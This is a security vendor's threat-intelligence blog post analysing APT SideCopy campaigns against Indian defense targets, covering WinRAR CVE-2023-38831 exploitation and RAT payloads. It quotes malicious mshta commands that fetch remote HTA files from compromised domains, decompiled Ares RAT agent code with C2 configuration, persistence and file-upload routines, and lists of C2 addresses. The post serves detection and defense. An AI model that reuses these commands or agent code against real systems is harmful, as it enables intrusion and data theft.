SideCopy's Multi-platform Onslaught: Leveraging WinRAR Zero-Day and Linux Variant of Ares RAT

seqrite.com/blog/sidecopys-multi-platform-onslaught-leveraging-winrar-zero-day-and-linux-variant-of-ares-rat/

Sathwik Ram Prakki November 6, 2023

06 November 2023

Written by Sathwik Ram Prakki

Estimated reading time: 13 minutes

SEQRITE Labs APT-Team has discovered multiple campaigns of APT SideCopy, targeting Indian government and defense entities in the past few months. The threat group is now exploiting the recent WinRAR vulnerability ***CVE-2023-38831*** (See our advisory for more details) to deploy AllaKore RAT, DRat and additional payloads. The compromised domains, used to host payloads by SideCopy, are reused multiple times, resolving to the same IP address. It has also deployed a Linux variant of open-source agent called Ares RAT, where code similarity with its parent threat group Transparent Tribe (APT36) has been found in the stager payload. Conducting multi-platform attacks simultaneously with the same decoys and naming convention, both SideCopy and APT36 share infrastructure and code to aggressively target India.

In this blog, we'll delve into the technicalities of two such campaigns we encountered during our telemetry analysis. We have observed more similar ongoing campaigns unfold and expect them to continue as the Israel-Hamas conflict intensifies, where not only Pakistan-aligned hacktivists but also other groups against Israel are targeting Indian websites with DDoS, defacement, and data breach attacks.

Threat Actor Profile


SideCopy is a Pakistan-linked Advanced Persistent Threat group that has been targeting South Asian countries, primarily the Indian Defense and Afghanistan government entities, since at least 2019. Almost every month, a new attack campaign has been observed this year in our telemetry, with changes over time where additional stages with Double Action RAT, new .NET-based RAT, and TTPs where PowerShell remote execution has been uncovered by our team. Its arsenal includes Action RAT, AllaKore RAT, Reverse RAT, Margulas RAT and more.

This group is associated as a sub-division of Transparent Tribe (APT36), which has been persistently targeting the Indian Military and is continuing to target university students aggressively this year to share student data, possibly with terrorist groups for recruitment. It has updated its Linux malware arsenal this year with Poseidon and other utilities. Active since 2013, it has continuously used payloads such as Crimson RAT, Capra RAT, and Oblique RAT in its campaigns.

Pakistani agents have used honey traps to lure defense personnel, creating an immense impact and damage by stealing confidential intel in this form of cyber espionage.

Analysis of Campaign-1

The first campaign of SideCopy observed is spread via a phishing link that downloads an archive file named "*Homosexuality – Indian Armed Forces.*" The decoy document is related to NSRO and is called "*ACR.pdf*" or "*ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf.*"



CONFIDENTIAL (Ver 2018)

FORM FOR ENDORSEMENT

IMPORTANT INSTRUCTIONS

1. This form for endorsement by NSRO will be **utilised only if NSRO is not included in mainline channels of reporting.**

2. Form will be endorsed only when ACR/ ICR/ ECR/ SpII Delayed / Any other OR is due.

3. Form for endorsement by NSRO will be fwd by the rater to IMS-X (MS Branch).

4. Erasures, use of whitener and paper slips pasted for the purpose of revising original assessment are **NOT** acceptable. **Mistakes must be scored out neatly and signed in full. These should bear the date of amendment.** Para 12 of AO 822/2018/MS refers.

5. Rating scale as given below will be used for assessment:-

Outstanding – 9	*Above Average - 8 or 7*	*High Average - 6 or 5*
Average – 4	*Low Average - 3 or 2*	*Below Average - 1*

6. Following assessments are to **be communicated to the rater** :-

(a) Pigeonhole assessment of '4' or less in Box Grading.

(b) Any adverse remark in the Pen Picture.

(c) 'Not Recommended' for promotion.

7. No additional copies of the form/extract will be made (Auth : Para 9 of AO 822/2018/MS).

CONFIDENTIAL

Fig. 1 – Decoy PDF

Interestingly, we found the same decoy PDF is utilized by the Linux variant of Ares RAT, which was first seen in the last week of August on Virus Total. Both the compromised domains used resolved to the same IP address, as shown in the below figure. The domains used in April '*ssynergy[.]in*' and May '*elfinindia[.]com*' campaigns also point to the same IP. Moreover, the archive files hosted on different domains have the same name, indicating the reuse of compromised domains.




Fig. 2 – Infection chain-1 with the same IP

The phishing URL targeting the Windows platform points to ***sunfireglobal[.]in***, a compromised domain that is not alive at the time of writing, is resolving to the IP: ***162.241.85[.]104***. URL is:

hxxps://sunfireglobal[.]in/public/core/homo/Homosexuality%20-%20Indian%20Armed%20Forces.zip

This contains a malicious shortcut file in a double extension format named “Homosexuality – Indian Armed Forces .pdf.lnk” that triggers a remote HTA file as:

C:\Windows\System32\mshta.exe “hxxps://sunfireglobal[.]in/public/assests/files/db/acr/” && tar.exe

It contains two embedded files that are base64 encoded; one is the decoy PDF, and the other is a DLL. Only minor changes were observed in the HTA, and functionality remains the same – to check the .NET version, fetch the AV installed, decode, and run the DLL in-memory.

After the decoy file is opened by the DLL (*preBotHta*), it beacons to the same domain and downloads an HTA and the final DLL contents to their target paths. The downloaded HTA is saved as “***seqrite.jpg***” in the TEMP folder, later moved to the target folder, and executed. Depending on the AV present – SEQRITE, Quick Heal, Kaspersky, Avast, Avira, Bitdefender, and Windows Defender; it executes the final DLL payload.




Fig. 3 – DLL preBotHta run in-memory

Legitimate Windows apps like Credential wizard (*credwiz.exe*) or EFS REKEY wizard (*rekeywiz.exe) are* copied beside the target to sideload the DLL. Persistence is maintained via Startup (or) Run registry key to load the final RAT payload on system reboot. (Detailed analysis of Action RAT and all other payloads can be found in our previous whitepaper)

Another archive file with the same name, "Homosexuality – Indian Armed Forces.zip," is seen that contains an ELF file. It is spread using a domain named "***occoman[.]com,***" resolving to the same IP address for the *sunfireglobal[.].in,* showing the sharing of IP between compromised domains.




Fig. 4 – Content of both the archives

Different file names for this Golang-based Linux malware that is masqueraded as a PDF were found as:

Homosexuality – Indian Armed Forces .pdf	2023-10-24
Unit Training Program .pdf	2023-09-20
Social Media Usage .pptx	2023-08-30

Utilizing the *GoReSym* plugin with IDA, we can extract function metadata as the binary is stripped (See our in-depth analysis of Go-based Warp malware for plugin details).

The process flow is similar to the first stage seen in the case of the Poseidon agent (observed by Uptycs and Zscaler) having the exact target location, though this stage is not compiled using PyInstaller:

1. Create a crontab to maintain persistence through system reboot under the current username.
2. Download the decoy to the target directory "/.local/share" and open it.
3. Download the Ares agent as "/.local/share/updates" and execute it.

Fig. 5 – Process flow of Stage-1

After extracting the contents of the final PyInstaller payload, two Python-compiled files of our interest (*agent.pyc* and *config.pyc*) are retrieved. Decompiling and examining them leads to an open-source Python RAT called Ares. The URL format used to ping the server is: "*hxxps:///(host)/api/(uid)/hello.*" and it includes the platform, hostname and username of the victim machine along with it. It supports the following 13 commands for C2 communication.

Command	Description
upload	Uploads a local file to the server
download	Downloads a file via HTTP(s)
zip	Creates a zip archive of a file or folder
cd	Change the current directory
screenshot	Takes a screenshot and uploads it to the server
python	Runs a Python command or a Python file

persist	Installs the agent via AutoStart directory
clean	Uninstalls the agent
exit	Kills the agent
crack	Removes persistence and kills the agent
listall	List file directory and upload it to the server
help	Display the help
<command>	Executes a shell command and returns its output

No major changes were observed in the agent apart from changing the name from *ares* to *gedit*, and the server used by the agent is present in the config file: ***161.97.151[.]200:7015.*** Both the agent and config scripts include the name '*lee*' pointing to the same agent as referred by Lumen.

```
# Embedded file name: /home/dirty/Desktop/lee/master/agent/d/config.py
SERVER = 'http://161.97.151.220:7015'
HELLO_INTERVAL = 10
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 10
PERSIST = True
HELP = '\n<any shell command>\nExecutes the command in a shell and retur
\n\ndownload <url> <destination>\nDownloads a file through HTTP(S).\n\nz
\n\nscreenshot\nTakes a screenshot.\n\npython <command|file>\nRuns a Pyt
\n\nclean\nUninstalls the agent.\n\ncrack\ncrackdown against agent.\n\nl
```

Fig. 6 – Config file

```
    elif platform.system() == 'Windows':
        persist_dir = os.path.join(os.getenv('USERPROFILE'), 'gedit')
        if not os.path.exists(persist_dir):
            os.makedirs(persist_dir)
        agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
        shutil.copyfile(sys.executable, agent_path)
        cmd = "reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /F /v lee /t REG_SZ /d "%s"'
        subprocess.Popen(cmd, shell=True)
    self.send_output['[+] Agent installed.']

def listall(self):
    """ List file directory and uploads it to the server"""
    os.system('cd; find . -type f > /tmp/list.txt')
    list_path = '/tmp/list.txt'
    self.upload(list_path)

def clean(self):
    """ Uninstalls the agent """
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.gedit')
        if os.path.exists(persist_dir):
            shutil.rmtree(persist_dir)
        desktop_entry = self.expand_path('~/.config/autostart/gedit.desktop')
        if os.path.exists(desktop_entry):
            os.remove(desktop_entry)
        os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')
    elif platform.system() == 'Windows':
```

Fig. 7 – Agent script

This payload is also named "*bossupdate,*" a similar naming convention seen with Poseidon and other utilities of Transparent Tribe that starts with the 'boss' prefix. APT36 is aiming for the operating system BOSS, developed in India for government entities, and is constantly expanding its Linux arsenal. Back in 2021, SideCopy was linked to the same RAT by QiAnXin's Red Raindrop Team and a forked version called *BackNet* by Telsy later.

Analysis of Campaign-2

The second campaign has the same scenario where IP sharing is seen not only with the compromised domains but also with the C2 infrastructure. Exploitation of the recent WinRAR vulnerability CVE-2023-38831 is done via phishing, which downloads malicious archive files. Upon opening the archive files, a pdf file and a folder with the same name are present.




Fig. 8 – Archives used for WinRAR exploitation

Opening the PDF will trigger the vulnerability, quietly launching the payload inside the folder by *ShellExecute* function of the WinRAR application. The decoy PDF is related to an organization called the '*All India Association of Non-Gazetted Officers*' (AIANGOs), which mentions a peaceful protest program to the Indian Ministry of Defense. Headquartered in Mumbai, AIANGOs was recognized by GOI, MoD in 2000 under CCS(RSA) Rule 1993 and affiliated to CDRA, as mentioned on their X (Twitter) page.




Fig. 9 – Decoy used in WinRAR exploitation

The payload present in the folder is the AllaKore RAT agent, which has the functionality to steal system information, keylogging, take screenshots, upload & download files, and take the remote access of the victim machine to send commands and upload stolen data to the C2. Additionally, more connections have been made with the C2 utilized and its previous campaign, as described below:




Fig. 10 – Infection chain-2 with IP sharing with domains and C2

Correlation

- A similar attack chain of SideCopy is observed with the lure document "*DocScanner-Oct*" referring to the Ministry of Defences' Saudi Delegation. The same decoy was observed to be used by SideCopy & APT36 earlier in an April & May campaign, respectively.
- The compromised domain in this chain, '*rockwellroyalhomes[.]com*' is resolving to the same IP **103.76.213[.]95** used with the domain '*isometricsindia[.]co.in,*' which was observed to be used by them in an August campaign utilizing the theme: "US vs. China trade war."
- The final payload DRat connects with the IP **38.242.149[.]89** for C2 communication used with AllaKore RAT.
- A similar phishing URL is found on the same "*rockwellroyalhomes*" domain, named similarly "*DocScanner_AUG_2023.zip.*" This leads to another Ares RAT sample, connecting to C2 having IP **38.242.220[.]166:9012,** where the decoy points to India's Ministry of Defense again regarding the "*Parliament Matter.*"




Fig. 8 – Decoy used with Ares RAT

The phishing URL is pointing to *rockwellroyalhomes[.]com*, a compromised domain that is resolving to the IP: *103.76.231[.]95*

hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip

This contains a malicious shortcut file in a double extension format named “DocScanner-Oct.zip . pdf.lnk,” that triggers a remote HTA file as:

C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe

It contains embedded files that are base64 encoded; they are decoy PDF, DLL, and EXE. Similar checks for anti-virus present on the victim machine is done, opens the decoy and drops the final ***DRat*** payload, a new Remote Access Trojan named from the PDB path:

d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb

The 13 commands supported have the following functionality:

Decoded Command	***Functionality***
getInformitica	Send system info – User & OS name, timestamp, Start-up path
sup	Send a ‘*supconfirm*’ message to start receiving commands
close	Send a ‘*closure*’ message to close the connection and exit
Kaamindina	Check running status
del	Delete specific directory (or) file and send confirmation

enterPath	Enter a specific directory and send attributes for each file & sub-folder
backPath	Send the current working directory
driveList	Fetch disk info and DeviceID using: 'SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3'
fdl	Upload file attributes
fdlConfirm	Upload file
fup	Download file
fupexec	Download and execute (1)
supexec	Download and execute (2)

Tele: 24199670

43645/Saudi Arabia/DGAFMS/DG-1C 17 Mar 2023

MINISTRY OF DEFENCE
OFFICE OF THE DGAFMS/ DG-1C

VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS

A copy of GSL on the subject visit is fwd herewith for your info please.

(Ashwani Upadhyay)
Lt Col
AAG AFMS/DG-1C (Addl)

Encls: As above.

DGMS (Army)/DGMS-3E
DGMS (Navy)/ PDMS (P & M)
DGMS (Air)/ PDMS (P

Copy to:-

Dte of DP & FL, Int-C (MI Coop) Div
HQ IDS, Min of Def, Room No-268A
South Block, New Delhi011
dacidsdpfl-dia ids@nic.in

MoD/ D IC Wing, D (IC-III)
usic5-mod@gov.in
MoD/ D (Med)
HQ DCIDS (Med)
dirit.idsmed@nic.in

- for info please.

Internal:-

DGAFMS/DG-1D - for info alongwith a copy of the same.

Fig. 8 – Reuse of decoy with DRat

Another campaign has been found with similar targeting of Windows and Linux platforms simultaneously. A new payload for Windows, named Key RAT, is deployed in this case along Ares RAT. IOCs for this third campaign have been included at the end.

C2 Infrastructure and Domains

All the C2 servers are registered in Germany to Contabo GmbH, commonly used by both the Pakistan-linked APTs.

38.242.149[.]89	vmi1433024.contaboserver.net	AllaKore RAT and DRat

207.180.192[.]77	vmi747785.contaboserver.net	Key RAT
38.242.220[.]166	vmi1390334.contaboserver.net	Ares RAT
161.97.151[.]220	vmi1370228.contaboserver.net	Ares RAT

One server of Ares that is linked with multiple baits, is running pfsense firewall on port 9012 for C2 communication – *38.242.220[.]166*.




Fig. 9 – Ares server details




Fig. 10 – pfsense login page of Ares server

All the compromised domains used by SideCopy this year, have *GoDaddy* as registrar with *HostGator* server name. Whois details are:

